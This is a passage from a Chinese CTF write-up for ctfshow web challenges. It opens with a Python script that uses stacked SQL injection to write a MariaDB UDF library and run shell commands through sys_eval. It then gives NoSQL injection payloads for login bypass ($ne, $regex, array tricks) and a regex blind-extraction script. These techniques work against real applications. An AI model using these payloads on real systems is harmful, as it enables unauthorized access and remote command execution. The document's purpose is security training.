p = dict(zip(text, payload))

for t in text:
    url = base_url+"?id=';select unhex('{}') into dumpfile '/usr/lib/mariadb/plugin/{}.txt'--+&page=1&limit=10".
format(p[t], t)
    r = requests.get(url)
    print(r.status_code)

next_url = base_url+"?id=';select concat(load_file('/usr/lib/mariadb/plugin/a.txt'),load_file('/usr/lib/mariadb/
plugin/b.txt'),load_file('/usr/lib/mariadb/plugin/c.txt'),load_file('/usr/lib/mariadb/plugin/d.txt'),load_file('
/usr/lib/mariadb/plugin/e.txt')) into dumpfile '/usr/lib/mariadb/plugin/udf.so'--+&page=1&limit=10"
rn = requests.get(next_url)

uaf_url=base_url+"?id=';CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';--+"#导入udf函数
r=requests.get(uaf_url)
nn_url = base_url+"?id=';select sys_eval('cat /flag.*');--+&page=1&limit=10"
rnn = requests.get(nn_url)
print(rnn.text)
```

Nosql注入

web249

NoSQL注入小笔记 - Ruilin (rui0.cn)

提示flag在flag中

Memcache::get

(PECL memcache >= 0.2.0)

Memcache::get — 从服务端检回一个元素

说明

```
Memcache::get ( string $key , int &$flags = ? ) : string
```

```
Memcache::get ( array $keys , array &$flags = ? ) : array
```

如果服务端之前有以**key**作为key存储的元素，**Memcache::get()**方法此时返回之前存储的值。

你可以给**Memcache::get()**方法传递一个数组（多个key）来获取一个数组的元素值，返回的数组仅仅包含从 服务端查找到的key-value对。

但y4师傅说这题后端对id过滤了非数字，可能用的intval函数。所以这里要用数组绕过

payload:

```
?id[]=flag
```

web 250(表单注入)

```
$query = new MongoDB\Driver\Query($data);
$cursor = $manager->executeQuery('ctfshow.ctfshow_user', $query)->toArray();
//无过滤
if(count($cursor)>0){
  $ret['msg']='登陆成功';
  array_push($ret['data'], $flag);
}
```

条件操作符

```
$gt : >
$lt : <
$gte: >=
$lte: <=
$ne : !=、<>
$in : in
$nin: not in
$all: all
$or:  or
$not: 反匹配(1.3.3及以上版本)
模糊查询用正则式：db.customer.find({'name': {'$regex':'.*s.*'} })
/**
* : 范围查询 { "age" : { "$gte" : 2 , "$lte" : 21}}
* : $ne { "age" : { "$ne" : 23}}
* : $lt { "age" : { "$lt" : 23}}
*/
```

构造$data = array(“username” => array("$ne" => 1), “password” => array("$ne" => 1));进行绕过

payload:

```
username[$ne]=1&password[$ne]=1
还可以使用正则
username[$regex]=.*&password[$regex]=.*
```

web 251-252(nosql)

无过滤的 nosql 注入。
继续用上一题的 payload，返回 admin 的密码，但是这次的密码里没有 flag，改成 `array("$ne" => "admin")` 后密码处出现 flag。
payload:

```
username[$ne]=admin&password[$ne]=1
```

web252

无过滤的 nosql 注入。
继续用上一题的 payload，又出来个 admin1，同时还不能是 admin，正则绕过
payload:

```
username[$regex]=^[^a].*&password[$ne]=1
```

web253

再尝试用之前的 payload，登录成功但没有返回数据了。
猜测username 是 flag， `username[$regex]=flag&password[$ne]=1` 可以登录成功，用feng师傅脚本正则布尔盲注密码。

```
"""
Author : feng
Time : 2021-2-14
"""
import requests
url="http://2184e9b4-619a-43dd-b8de-015a6a74fe3d.chall.ctf.show:8080/api/"
flag=""

for i in range(1,100):
    for j in "{-abcdefghijklmnopqrstuvwxyz0123456789}":
        payload="^{}.*$".format(flag+j)
        data={
            'username[$regex]':'flag',
            'password[$regex]':payload
        }
        r=requests.post(url=url,data=data)
        if r"\u767b\u9646\u6210\u529f" in r.text:
            flag+=j
            print(flag)
            if j=="}":
                exit()
            break
```

至此sql注入终于结束了,sql真的是太折磨人了！！！